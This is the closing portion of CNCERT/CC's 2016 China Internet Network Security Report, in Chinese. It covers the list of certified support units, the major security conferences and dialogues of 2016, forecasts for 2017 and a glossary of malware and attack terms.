深圳市深信服电子科技有限公司	省级	CNCERT-2015-170525SJ001
安徽中新软件有限公司	省级	CNCERT-2015-170525SJ002
成都卫士通信息产业股份有限公司	省级	CNCERT-2015-170525SJ003
成都思维世纪科技有限责任公司	省级	CNCERT-2015-170525SJ004
北京知道创宇信息技术有限公司	省级	CNCERT-2015-170525SJ005
重庆远衡科技发展有限公司	省级	CNCERT-2015-170525SJ006
北京傲盾软件有限责任公司	省级	CNCERT-2015-170525SJ007
中金金融认证中心有限公司	省级	CNCERT-2015-170525SJ008
北京网康科技有限公司	省级	CNCERT-2015-170525SJ009
江西安服信息产业有限公司[9]	省级	CNCERT-2015-170525SJ010
重庆贝特计算机系统工程有限公司	省级	CNCERT-2015-170525SJ011
任子行网络技术股份有限公司	省级	CNCERT-2015-170525SJ012
上海谐润网络信息技术有限公司	省级	CNCERT-2015-170525SJ013
上海银基信息安全技术股份有限公司	省级	CNCERT-2015-170525SJ014

[8] 2016 年 7 月增选为支撑单位（国家级），有效期自 2016 年 7 月 7 日至 2017 年 5 月 25 日，同时取消“北京神州绿盟科技有限公司西安分公司（证书编号 CNCERT-2015-170525SJ020）”省级支撑单位称号。2016 年 7 月 26 日更新。

[9] 原名为“南昌安服信息产业有限公司”，2016 年 1 月 4 日名称变更为“江西安服信息产业有限公司”。

（续表）

单位名称	级别	证书编号
上海中科网威信息技术有限公司	省级	CNCERT-2015-170525SJ015
成都宇扬科技信息技术有限责任公司	省级	CNCERT-2015-170525SJ016
甘肃海丰信息科技有限公司	省级	CNCERT-2015-170525SJ017
上海斗象信息科技有限公司	省级	CNCERT-2015-170525SJ018
四川无声信息技术有限公司	省级	CNCERT-2015-170525SJ019
北京神州绿盟科技有限公司西安分公司	省级	CNCERT-2015-170525SJ020
北京金创鑫诚科技有限责任公司	省级	CNCERT-2015-170525SJ021
贵州亨达集团科技股份有限公司	省级	CNCERT-2015-170525SJ022
南京铱迅信息技术股份有限公司	省级	CNCERT-2015-170525SJ023
江苏天创科技有限公司	省级	CNCERT-2015-170525SJ024
江苏君立华域信息安全技术有限公司	省级	CNCERT-2015-170525SJ025
福建富士通信软件有限公司	省级	CNCERT-2015-170525SJ026
江苏国瑞信安科技有限公司	省级	CNCERT-2015-170525SJ027
山西同昌信息技术实业有限公司[10]	省级	CNCERT-2015-170525SJ028
杭州智御网络科技有限公司	省级	CNCERT-2015-170525SJ029
郑州市景安网络科技股份有限公司	省级	CNCERT-2015-170525SJ030
中国信息安全测评中心华中测评中心	省级	CNCERT-2015-170525SJ031
网神信息技术(北京)股份有限公司	省级	CNCERT-2015-170525SJ032
杭州思福迪信息技术有限公司	省级	CNCERT-2015-170525SJ033
中国电子科技集团公司第三十三研究所	省级	CNCERT-2015-170525SJ034
新疆天山智汇信息科技有限公司	省级	CNCERT-2015-170525SJ035
山东安云信息技术有限公司	省级	CNCERT-2015-170525SJ036
蓝盾信息安全技术有限公司	省级	CNCERT-2015-170525SJ037
北京互联通网络科技有限公司	省级	CNCERT-2015-170525SJ038
山东新潮信息技术有限公司	省级	CNCERT-2015-170525SJ039
天讯瑞达通信技术有限公司	省级	CNCERT-2015-170525SJ040
汕头市易动通信科技有限公司	省级	CNCERT-2015-170525SJ041
中国移动通信集团辽宁有限公司	省级	CNCERT-2015-170525SJ042
西安四叶草信息技术有限公司[11]	省级	CNCERT-2015-170525SJ043
云南云思科技有限公司[12]	省级	CNCERT-2015-170525SJ044
黑龙江安信与诚科技开发有限公司[13]	省级	CNCERT-2015-170525SJ045

[10] 原“山西同昌信息技术实业有限公司（工商注册号 140000100050355）”于 2016 年 7 月更名为“中科同昌信息技术集团有限公司（统一社会信用代码 91140000276200353R）”。

[11]、[12]、[13] 2016 年 7 月增选为支撑单位（省级），有效期自 2016 年 7 月 7 日至 2017 年 5 月 25 日。2016 年 7 月 26 日更新。

11 国内外网络安全重要活动

11.1 国内重要网络安全会议和活动

（1）工业和信息化部信息中心成立企业网络安全促进委员会

2016 年 1 月 6 日，为深入贯彻落实国家关于促进网络安全建设指导意见，加快推进网络信息安全建设，构建网络空间命运共同体，工业和信息化部信息中心正式成立企业网络安全促进委员会（简称“网安委”）。网安委成立后，将以企业网络与信息安全基础保障能力建设为抓手，以提高企业网络安全保护等级为目标，依托成熟的软硬件开发优势，为企业的信息安全与资金安全提供强有力的服务保障，进而推动互联网企业和相关产业向更健康的方向迈进。网安委的主要职责是：为企业提供网络信息安全的政策法规、防护技术和整体方案的信息咨询；推广网络信息安全技术和产品；促进企业做好重要信息系统和基础网络设施的安全防范工作；开展企业网络信息安全日常评测工作等。

（2）中国互联网网络安全威胁治理联盟在北京成立

2016 年 2 月 26 日，国家计算机网络应急技术处理协调中心在北京宣布，中国互联网网络安全威胁治理联盟（简称“联盟”）正式成立，首批共 89

家企业申请加入联盟。互联网应急中心联合业内机构、企业自 2015 年 7 月启动“互联网网络安全威胁治理行动”，通过投诉举报、关键数据共享、威胁认定、协同处置、信息发布等多项措施取得显著治理效果。该行动针对分布式拒绝服务攻击、网页篡改等与互联网黑色产业链密切相关的事件进行重点处置。行动期间共接到网民举报的网络安全事件 109972 起，处置网络安全事件 71220 起，发布黑名单地址 54614 条。危害较大的分布式拒绝服务攻击事件次数由行动前的日均 1491 起下降到目前日均 265 起，下降 82.2%；境内被篡改网站相比行动前下降 21.4%，其中被篡改政府网站相比下降了 56.2%。

为巩固此次行动成果，建立互联网网络安全威胁治理长效机制，互联网应急中心联合业内成立中国互联网网络安全威胁治理联盟，成员单位涵盖网络安全产业链上下游企业。联盟的成立，为行业提供公共沟通交流平台，加强互联网网络安全威胁信息共享、相互协作，将有效打击互联网黑色产业链，净化网络安全环境，树立我国负责任网络大国的良好形象。

（3）首届内地 - 香港网络安全论坛在香港召开

2016 年 4 月 12 日，首届内地 – 香港网络安全论坛在香港举办。本届论坛由国家互联网信息办公室网络安全协调局和香港特别行政区政府资讯科技总监办公室联合举办，旨在加强两地网络安全合作交流，探讨产业经验，促进人才培养，提高民众安全意识。来自内地和香港的政府、企业和学术界近 200 人参加了论坛，阿里巴巴、安恒信息、IBM 以及香港应用科技研究院等企业专家代表在论坛期间就网络安全的发展与挑战与各界人士进行交流，分享经验。论坛期间，国家互联网信息办公室网络安全协调局与香港特别行政区政府资讯科技总监办公室签署合作共识。双方同意在网络安全技术与产业、网络安全人才培养、网络安全宣传周活动等方面加强合作。

（4）习近平主持召开网络安全和信息化工作座谈会

2016 年 4 月 19 日，中共中央总书记、国家主席、中央军委主席、中央网络安全和信息化领导小组组长习近平在北京主持召开网络安全和信息化

工作座谈会并发表重要讲话，强调按照创新、协调、绿色、开放、共享的发展理念推动我国经济社会发展，是当前和今后一个时期我国发展的总要求和大趋势，我国网络安全与信息化事业发展要适应这个大趋势，在践行新发展理念上先行一步，推进网络强国建设，推动我国网络安全与信息化事业发展，让互联网更好地造福国家和人民。中共中央政治局常委、中央网络安全和信息化领导小组副组长李克强、刘云山出席座谈会。

（5）CNCERT/CC 发布《2015 年我国互联网网络安全态势综述》

2016 年 4 月 21 日，国家计算机网络应急技术处理协调中心在北京举办“2015 年我国互联网网络安全态势综述”（简称“2015 年态势综述”）发布会，对 2015 年我国互联网网络安全的总体形势和主要特点进行发布和说明。来自政府机构、重要信息系统运行部门、电信运营企业、域名注册管理和服务机构、行业协会、互联网和安全企业、应用商店等 53 家单位的专家和代表出席发布会。CNCERT/CC 运行部主任严寒冰对 2015 年态势综述进行详细的阐述和讲解，并回答媒体提问。

2015 年态势综述是 CNCERT/CC 在我国互联网宏观安全态势监测的基础上，结合日常网络安全事件应急处置实践和国内外网络安全动态编撰而成。在 2015 年网络安全状况部分，分别从基础网络、关键基础设施以及公共互联网网络安全环境方面，分析基础网络设备、域名系统、工业互联网等面临的威胁，总结木马和僵尸网络、个人信息泄露、移动互联网恶意程序、拒绝服务攻击、安全漏洞、网页仿冒、网页篡改等网络安全事件表现出的新特点，最后展望 2016 年值得关注的热点问题。

2015 年，党中央、国务院加大对网络安全的重视，我国网络空间法制化进程不断加快，网络安全人才培养机制逐步完善，围绕网络安全的活动蓬勃发展。CNCERT/CC 希望该报告能够为政府部门、重要信息系统主管部门及其运行单位、基础网络运行单位等提供客观详实的我国互联网网络安全情况和当前面临的主要威胁情况，为其开展相关工作提供有价值的参考，也

希望该报告能够在提高我国互联网网民的网络安全意识方面起到积极作用。

（6）2016 中国网络安全年会在四川成都召开

2016 年 5 月 24–26 日，以“聚网络英才·筑安全生态”为主题的 2016 中国网络安全年会（第十三届）在四川省成都市顺利召开。大会由工业和信息化部指导，国家计算机网络应急技术处理协调中心主办，中国电子学会、中国互联网协会网络与信息安全工作委员会和中国通信学会通信安全技术委员会协办，来自政府部门、重要信息系统、企业、行业协会、科研院所等单位以及 CNCERT/CC 国际合作伙伴的代表共 900 余人参加本次大会。

本次大会还同期举办 2016 中国网络安全技术对抗赛，并开展以“黑客入侵案例重现分析与业务保障对策”为主题的网络安全专场培训，分设网络安全威胁情报、网络安全人才培养、漏洞安全及价值秩序、移动互联网安全生态、数据安全分论坛、CNCERT–CIE 网络安全学术论坛 6 个主题分论坛，为网络安全技术爱好者提供交流、展示、学习网络安全技术的平台。

（7）2016 中国互联网安全大会在北京举行

2016 年 8 月 16 日，在中央网信办网络安全协调局、工业和信息化部网络安全管理局、公安部网络安全保卫局的联合指导下，以“协同联动，共建安全命运共同体”为主题的第四届中国互联网安全大会在北京召开。本次大会由中国互联网协会、中国网络空间安全协会和 360 互联网安全中心共同主办，来自全球 70 多家相关机构和企业的代表发表演讲，共同探讨网络安全话题，3 万余名网络安全行业人士围绕世界网络安全形势、网络空间战略、网络安全攻防实战、网络空间国际合作、产业方向及趋势、技术发展和人才培养等方面展开讨论。

（8）2016 年国家网络安全宣传周于 9 月 19-25 日在武汉举行

2016 年 9 月 19–25 日，2016 年国家网络安全宣传周在武汉举行。本届宣传周主题是“网络安全为人民，网络安全靠人民”，由中央网信办、教育部、工业和信息化部、公安部、新闻出版广电总局、共青团中央 6 部门共同举办。宣传周活动的主要内容包括：一是举办网络安全博览会；二是首次举办网络

安全技术高峰论坛；三是首次举办网络安全电视知识竞赛；四是表彰网络安全先进典型；五是公开征集网络安全公益广告。

（9）第五届全国信息安全等级保护技术大会在昆明召开

2016 年 10 月 10 日，第五届全国信息安全等级保护技术大会在云南昆明成功召开。本届大会由公安部第三研究所主办，公安部网络安全保卫局、中央网信办网络安全协调局、工业和信息化部网络安全管理局、国家密码管理局、国家保密局、中国科学院办公厅为本届大会指导单位，来自政府部门、企事业、科研院所等单位代表共计 550 余人参加本届大会，征集论文稿件 486 篇。本届大会重点围绕新技术新应用环境下信息安全等级保护、关键信息基础设施和大数据安全、国内外网络安全政策与策略、网络安全态势监测与预警处置等主题展开研讨交流。

（10）第十一届政府 / 行业信息化安全年会在北京召开

2016 年 11 月 4–5 日，由公安部网络安全保卫局、工业和信息化部网络安全管理局等单位指导，公安部第三研究所《信息网络安全》杂志主办的“第十一届政府 / 行业信息化安全年会”在北京召开。本次会议的主题是“新形势下的大数据安全”，来自 80 余家部委、行业、科研院所的代表，以及信息安全厂商代表共计 140 余人参加此次年会。

11.2 国际重要网络安全会议和活动

（1）CNCERT/CC 圆满完成 2016 年 APCERT 应急演练

2016 年 3 月 16 日，国家计算机网络应急技术处理协调中心参加亚太地区计算机应急响应组织（APCERT）发起举办的 2016 年亚太地区网络安全应急演练，圆满完成各项演练任务。2016 年 APCERT 演练的主题是“不断演变的网络威胁和金融诈骗”。来自 20 个经济体（澳大利亚、孟加拉国、文莱、中国、中国台北、中国香港、印度、印度尼西亚、日本、韩国、老挝、中国澳门、马

来西亚、蒙古国、缅甸、新西兰、新加坡、斯里兰卡、泰国、越南）的 26 个 APCERT 成员参加此次演练。除 APCERT 成员以外，此次演练第 5 次邀请伊斯兰计算机应急响应合作组织（OIC-CERT）的成员参加，来自埃及、科特迪瓦、摩洛哥、尼日利亚、阿曼、巴基斯坦和突尼斯的 OIC-CERT 成员参加演练。

（2）中美首开高级别网络安全会议规范网上国家行为

2016 年 5 月 11 日，美国和中国在华盛顿首次举行旨在处理网络空间国家行为规范和其他涉及国际安全重要问题的高级别专家组会议。美国国务院网络事务协调员克里斯托弗·佩恩特任美方代表团团长，来自美国国务院、国防部、司法部、国土安全部等部门的代表出席会议。中方代表团团长由中国外交部军控司司长王群担任，中方出席成员包括外交部、国防部、中央网信办、工业和信息化部、公安部等部门的代表。美中网络空间国际规则高级别专家组每年举行两次会议。

（3）中国 - 东盟网络安全应急响应能力建设研讨会在成都召开

2016 年 5 月 24-26 日，中国 - 东盟网络安全应急响应能力建设研讨会在成都召开。本次研讨会由工业和信息化部主办，国家计算机网络应急技术处理协调中心承办，来自柬埔寨、印度尼西亚、老挝、马来西亚、缅甸、菲律宾、泰国、越南、新加坡等东盟国家信息通信主管部门和国家级 CERT 组织的 29 名代表参加研讨会。

（4）第一届 CNCERT/CC 国际合作论坛在成都召开

2016 年 5 月 24 日，由国家计算机网络应急技术处理协调中心主办的第一届 CNCERT/CC 国际合作论坛在中国成都召开，主题是“网络安全信息共享”，来自澳大利亚、德国、罗马尼亚、韩国、新加坡、马来西亚等 16 个国家和地区的电信政府部门、网络安全应急组织和互联网企业近 50 名代表出席本次会议。该论坛为 CNCERT/CC、国际伙伴和网络安全企业提供一个在网络安全应急领域交流的平台，进一步增进互信，相互学习，促进开展全方面的网络安全合作。

（5）中美战略安全对话在北京举行

2016 年 6 月 5 日，中国外交部副部长张业遂和美国常务副国务卿布林肯在北京共同主持第六次中美战略安全对话。双方就共同关心的主权安全、两军关系、海上安全、网络及外空安全等重要问题坦诚、深入地交换意见。双方同意继续充分利用中美战略安全对话机制，就有关问题保持沟通，增进互信，拓展合作，管控分歧，共同推动建设稳定、合作的战略安全关系。中国驻美国大使崔天凯、中央军委联合参谋部参谋长助理马宜明、外交部副部长郑泽光和美国助理国防部长施大伟、驻华大使博卡斯及有关部门代表参加。

（6）第二次中美打击网络犯罪及相关事项高级别联合对话在北京举行

2016 年 6 月 14 日，第二次中美打击网络犯罪及相关事项高级别联合对话在北京举行，国务委员、公安部部长郭声琨与美国国土安全部、司法部全权代表共同主持。郭声琨指出，加强网络安全合作符合中美两国乃至世界各国共同利益，双方应按照两国元首指明的方向，秉承“依法、对等、坦诚、务实”的原则，切实把联合对话机制打造为中美就网络安全问题进行沟通合作的主渠道，充分发挥其引领作用，进一步增进互信、管控分歧，照顾彼此关切，开展务实合作，实现互利共赢。对话中，中美双方达成广泛共识，通过《中美打击网络犯罪及相关事项热线机制运作方案》，并同意联合发表成果清单，决定于 2016 年内在华盛顿举行第三次对话。

（7）中国 - 联合国网络安全国际研讨会在北京举行

2016 年 7 月 11 日，中国与联合国共同举办的网络安全国际研讨会在北京开幕，来自 20 余个国家、联合国相关机构、国际组织、智库和企业的 80 余名代表与会。本次研讨会为期两天，主题为“构建网络空间的准则、规则或原则：促进一个开放、安全、稳定、可接入、和平的信息通信技术环境”，与会代表围绕网络空间形势、国际规则制定、数字经济务实合作、互联网治理等问题进行深入探讨。这是中国政府与联合国继 2014 年后共同举办的第二次网络问题研讨会，旨在推动网络空间全球治理，为联合国信息安全政府

专家组等进程提供支撑。

（8）中美打击网络犯罪及相关事项高级别联合对话联络热线开通

2016 年 8 月 26 日，公安部副部长陈智敏通过热线电话，分别与美国国土安全部副部长斯波尔丁、美国司法部助理部长帮办斯沃茨和美国联邦调查局代表进行通话，宣布中美打击网络犯罪及相关事项高级别联合对话联络热线正式启用。此举将进一步加强双方在网络安全事件上的沟通交流，有利于双方快速判明情况，采取有效措施，共同消除网络危害，打击网络犯罪，维护两国网络安全。

（9）第四届中日韩互联网应急年会在昆明召开

2016 年 8 月 31 日至 9 月 1 日，第四届中日韩互联网应急年会在昆明召开，会议由 CNCERT/CC 举办。会议为各方提供回顾联合事件处置情况及涉及三方的重大跨境事件的预防措施机会，同时也为各方创造回顾上年合作成果、商讨应对新挑战开展进一步合作的平台。三方均派技术人员参与本届会议，并在会议上交流网络安全威胁的最新信息和共同关心的技术问题。

（10）中国 - 东盟博览会网络信息安全研讨会在南宁召开

2016 年 9 月 12 日，中国 – 东盟博览会第三届网络信息安全研讨会在南宁召开。本次研讨会由广西网络信息安全服务研究院和广西国际文化交流中心主办，以“打击网络犯罪，共治网络空间”为主题，邀请全球及国内顶级信息安全专家，就互联网安全对社会的影响、互联网 + 金融信息安全技术应用、网络犯罪调查取证、网络空间开放治理框架、网络靶场与人才培养等前沿网络安全技术及热点问题展开讨论，全面展示业界顶级安全技术及产品，旨在打造面向东南亚的西部信息安全高端论坛。

（11）2016 首届国际反病毒大会在天津召开

2016 年 9 月 25 日，2016 首届国际反病毒大会在天津召开。此次会议以“安全、共维、创新、共享”为主题，结合当前信息网络安全和反病毒领域的热点、难点，针对当前突出的网络安全问题和产业发展新趋势，邀请中国工程院、

亚洲反病毒研究者协会、国际刑警组织数字犯罪中心、香港警务处、国际反恶意软件测试标准联盟等单位的国内外知名院士、专家、学者、负责人做技术报告。同时邀请政府主管部门领导、国内外信息安全知名专家学者、信息安全企业负责人，重点围绕反病毒技术、云安全、移动 APP 治理、APT 攻击、网络威胁治理等信息网络安全前沿技术和热点问题进行研讨。

（12）世界互联网大会推动全球构建网络空间命运共同体

2016 年 11 月 16–18 日，第三届世界互联网大会在浙江乌镇举办，中共中央总书记、国家主席习近平通过视频发表讲话，中共中央政治局常委、中央书记处书记刘云山出席大会并发表致辞。第三届世界互联网大会的主题是“创新驱动造福人类——携手共建网络空间命运共同体”。本届大会除开幕式、闭幕式以外，聚焦论坛、博览会、全球领先成果发布三大功能。大会设置 16 场论坛、20 个议题，涉及互联网经济、互联网创新、互联网文化、互联网治理、互联网国际合作等前沿热点问题，吸纳联合国经济和社会事务部、国际电信联盟、世界经济论坛等重要国际组织作为协办单位，参会嘉宾来自全世界五大洲 120 多个国家和地区。大会指出，国际社会需要携手共建网络空间命运共同体，让各国在争议中求共识，在共识中谋合作，在合作中创共赢，在共赢中求大同，让互联网造福世界，实现世界网络大同。

（13）中美举行第三次打击网络犯罪及相关事项高级别联合对话

2016 年 12 月 7 日，第三次中美打击网络犯罪及相关事项高级别联合对话在华盛顿举行。国务委员、公安部部长郭声琨与美国司法部部长林奇、国土安全部部长约翰逊共同主持。双方回顾首次对话以来取得的成果，充分肯定对话机制的重要性、必要性，就继续深化中美网络安全各领域合作达成诸多新共识。中美双方在此次对话中就推进打击网络犯罪、网络安全合作、完善热线联络机制、网络反恐合作、情报信息共享等达成广泛共识，取得积极成果，在落实两国元首达成的共识方面取得重要进展。双方提议 2017 年在中国举行第四次对话。

12 2017年网络安全热点问题

根据对 2016 年我国互联网网络安全形势特点的分析，CNCERT/CC 预测 2017 年值得关注的热点方向主要如下。

（1）网络空间依法治理脉络更为清晰

2016 年 11 月 7 日，第十二届全国人大常委会第二十四次会议表决通过《网络安全法》，将于 2017 年 6 月 1 日起施行。该法有 7 章 79 条，对网络空间主权、网络产品和服务提供者的安全义务，网络运营者的安全义务，个人信息保护规则，关键信息基础设施安全保护制度和重要数据跨境传输规则等进行了明确规定。预计 2017 年各部门将更加重视《网络安全法》的宣传和解读工作，编制出台相关配套政策法规，落实各项配套措施，网络空间依法治理脉络将更为清晰。

（2）基于人工智能的网络安全技术研究全面铺开

在第三届世界互联网大会“世界互联网领先科技成果发布活动”现场，微软、IBM、谷歌三大国际科技巨头展示了基于机器学习的人工智能技术，为我们描绘了人工智能美好的未来。目前，网络攻击事件层出不穷、手段多样、目的复杂，较为短缺的网络安全人才难以应对变化过快的网络安全形势，而机器学习在数据分析领域的出色表现，使人工智能被认为在网络安全方面

将会“大有作为”。有研究机构[14]统计发现，2016 年“网络安全”与“人工智能”两词共同出现在文章中的频率快速上升，表明越来越多的讨论将二者联系在一起共同关注。以网络安全相关的大数据为基础，利用机器学习等人工智能技术，能够在未知威胁发现、网络行为分析、网络安全预警等方面取得突破性进展。

（3）互联网与传统产业融合引发的安全威胁更为复杂

随着我国“互联网＋”战略的深入推进，我国几乎所有的传统行业、传统应用与服务都在被互联网改变，“互联网＋”模式给各个行业带来了创新和发展机会。在融合创新发展的过程中，传统产业封闭的模式逐渐转变为开放模式，也将以往互联网上虚拟的网络安全事件转变为现实世界安全威胁。多国央行被攻击导致巨额经济损失、智能设备被利用发起大规模网络攻击等都表明了这一趋势。传统互联网安全与现实世界安全问题相交织引发的安全威胁更为复杂，产生的后果也更为严重。

（4）利用物联网智能设备的网络攻击事件将增多

2016 年 CNVD 收录的物联网智能设备漏洞 1117 个，主要涉及网络摄像头、智能路由器、智能家电、智能网关等设备。漏洞类型主要为权限绕过、信息泄露、命令执行等，其中弱口令（或内置默认口令）漏洞极易被利用，实际影响十分广泛，成为恶意代码攻击利用的重要风险点。随着无人机、自动驾驶汽车、智能家电的普及和智慧城市的发展，联网智能设备的漏洞披露数量将大幅增加，针对或利用物联网智能设备的网络攻击将更为频繁。

（5）网络安全威胁信息共享工作备受各方关注

及时全面地获取和分析网络安全威胁，提前做好网络安全预警和部署应急响应措施，充分体现了一个国家网络安全综合防御能力。通过网络安全威胁信息共享，利用集体的知识和技术能力，是实现全面掌握网络安全威胁情

[14] CB Insights 在 2016 年 11 月 2 日发布的分析报告，参考链接为：https://www.cbinsights.com/blog/cybersecurity-artificial-intelligence/。

况的有效途径。美国早在 1998 年的克林顿政府时期就签署了总统令，鼓励政府与企业开展网络安全信息共享，到奥巴马政府时期更是将网络安全信息共享写入了政府法案。近年来，我国高度重视网络安全信息共享工作，在《网络安全法》中明确提出了促进有关部门、关键信息基础设施的运营者以及有关研究机构、网络安全服务机构等之间的网络安全信息共享。面对纷繁复杂、多维度的数据源信息，如何高效地开展共享和深入分析，需建立一套基于大数据分析的网络安全威胁信息共享标准。目前，我国很多机构已经在开展网络安全威胁信息共享的探索与实践，相关国家标准和行业标准已在制定中，CNCERT/CC 也建立了网络安全威胁信息共享平台，在通信行业和安全行业进行相关共享工作。

（6）国家级网络对抗问题受关注度将继续升温

目前，我国互联网普及率已经达到 53.2%[15]，民众通过互联网获得新闻资讯越来越快捷方便，民众关注全球政治热点的热度不断高涨。2016 年美国总统大选“邮件门”事件、俄罗斯黑客曝光世界反兴奋剂机构丑闻事件等，都让网民真切感受到有组织、有目的的一场缜密的网络攻击可以对他国政治产生严重的影响，将国家级之间的网络对抗从行业领域关注视角延伸到了全体网民。随着大量的国家不断强化网络空间军事能力建设，国家级网络对抗事件将会热点不断、危机频出，全民讨论的趋势将会持续升温。

[15] 中国互联网络信息中心第 39 次《中国互联网络发展状况统计报告》。

13
网络安全术语解释

• 信息系统

信息系统是指由计算机硬件、软件、网络和通信设备等组成的以处理信息和数据为目的的系统。

• 漏洞

漏洞是指信息系统中的软件、硬件或通信协议中存在的缺陷或不适当的配置，从而可使攻击者在未授权的情况下访问或破坏系统，导致信息系统面临安全风险。

• 恶意程序

恶意程序是指在未经授权的情况下，在信息系统中安装、执行以达到不正当目的的程序。恶意程序分类说明如下。

①特洛伊木马

特洛伊木马（简称木马）是以盗取用户个人信息、远程控制用户计算机为主要目的的恶意程序，通常由控制端和被控端组成。由于它像间谍一样潜入用户的计算机，与战争中的“木马”战术十分相似，因而得名木马。按照功能，木马程序可进一步分为盗号木马[16]、网银木马[17]、窃密木马[18]、远程控制木马[19]、流量劫持木马[20]、下载者木马[21]和其他木马7类。

[16] 盗号木马是用于窃取用户电子邮箱、网络游戏等账号的木马。
[17] 网银木马是用于窃取用户网银、证券等账号的木马。
[18] 窃密木马是用于窃取用户主机中敏感文件或数据的木马。
[19] 远程控制木马是以不正当手段获得主机管理员权限，并能够通过网络操控用户主机的木马。
[20] 流量劫持木马是用于劫持用户网络浏览的流量到攻击者指定站点的木马。
[21] 下载者木马是用于下载更多恶意代码到用户主机并运行，以进一步操控用户主机的木马。

②僵尸程序

僵尸程序是用于构建大规模攻击平台的恶意程序。按照使用的通信协议，僵尸程序可进一步分为 IRC 僵尸程序、HTTP 僵尸程序、P2P 僵尸程序和其他僵尸程序 4 类。

③蠕虫

蠕虫是指能自我复制和广泛传播，以占用系统和网络资源为主要目的的恶意程序。按照传播途径，蠕虫可进一步分为邮件蠕虫、即时消息蠕虫、U 盘蠕虫、漏洞利用蠕虫和其他蠕虫 5 类。

④病毒

病毒是通过感染计算机文件进行传播，以破坏或篡改用户数据，影响信息系统正常运行为主要目的的恶意程序。

⑤勒索软件

勒索软件是黑客用来劫持用户资产或资源并以此为条件向用户勒索钱财的一种恶意软件。勒索软件通常会将用户数据或用户设备进行加密操作或更改配置，使之不可用，然后向用户发出勒索通知，要求用户支付费用以获得解密密码或者获得恢复系统正常运行的方法。

⑥其他

上述分类未包含的其他恶意程序。

随着黑客地下产业链的发展，互联网上出现的一些恶意程序还具有上述分类中的多重功能属性和技术特点，并不断发展。对此，我们将按照恶意程序的主要用途参照上述定义进行归类。

• 僵尸网络

僵尸网络是被黑客集中控制的计算机群，其核心特点是黑客能够通过一对多的命令与控制信道操纵感染木马或僵尸程序的主机执行相同的恶意行为，如可同时对某目标网站进行分布式拒绝服务攻击，或发送大量的垃圾邮件等。

• 拒绝服务攻击

拒绝服务攻击是向某一目标信息系统发送密集的攻击包，或执行特定攻击操作，以期致使目标系统停止提供服务。

• 网页篡改

网页篡改是恶意破坏或更改网页内容，使网站无法正常工作或出现黑客插入的非正常网页内容。

• 网页仿冒

网页仿冒是通过构造与某一目标网站高度相似的页面诱骗用户的攻击方式。钓鱼网站是网页仿冒的一种常见形式，常以垃圾邮件、即时聊天、手机短信或网页虚假广告等方式传播，用户访问钓鱼网站后可能泄露账号、密码等个人隐私。

• 网站后门

网站后门事件是指黑客在网站的特定目录中上传远程控制页面，从而能够通过该页面秘密远程控制网站服务器的攻击形式。

• 垃圾邮件

垃圾邮件是指未经用户许可（与用户无关）就强行发送到用户邮箱中的电子邮件 。

• 域名劫持

域名劫持是通过拦截域名解析请求或篡改域名服务器上的数据，使得用户在访问相关域名时返回虚假 IP 地址或使用户的请求失败。

• 非授权访问

非授权访问是指没有访问权限的用户通过非正当手段实现访问数据的攻击。非授权访问事件一般发生在存在漏洞的信息系统中，黑客采用专门的漏洞利用程序来获取信息系统访问权限。

• 路由劫持

路由劫持是通过欺骗方式更改路由信息，导致用户无法访问正确的目

标，或导致用户的访问流量绕行黑客设定的路径，达到不正当的目的。

• 移动互联网恶意程序

移动互联网恶意程序是指在用户不知情或未授权的情况下，在移动终端系统中安装、运行以达到不正当的目的，或具有违反国家相关法律法规行为的可执行文件、程序模块或程序片段。按照行为属性分类，移动互联网恶意程序包括恶意扣费、信息窃取、远程控制、恶意传播、资费消耗、系统破坏、诱骗欺诈和流氓行为 8 种类型。

谢谢您阅读 CNCERT/CC《2016 年中国互联网网络安全报告》，如果您发现本书存在任何问题，请您及时与我们联系，电子邮件为 cncert@cert.org.cn。

对此我们深表感谢。

国家计算机网络应急技术处理协调中心

2016年
中国互联网
网络安全报告

分类建议：计算机/网络安全
人民邮电出版社网址：www.ptpress.com.cn

ISBN 978 -7-115-45678-6
定价:89.00元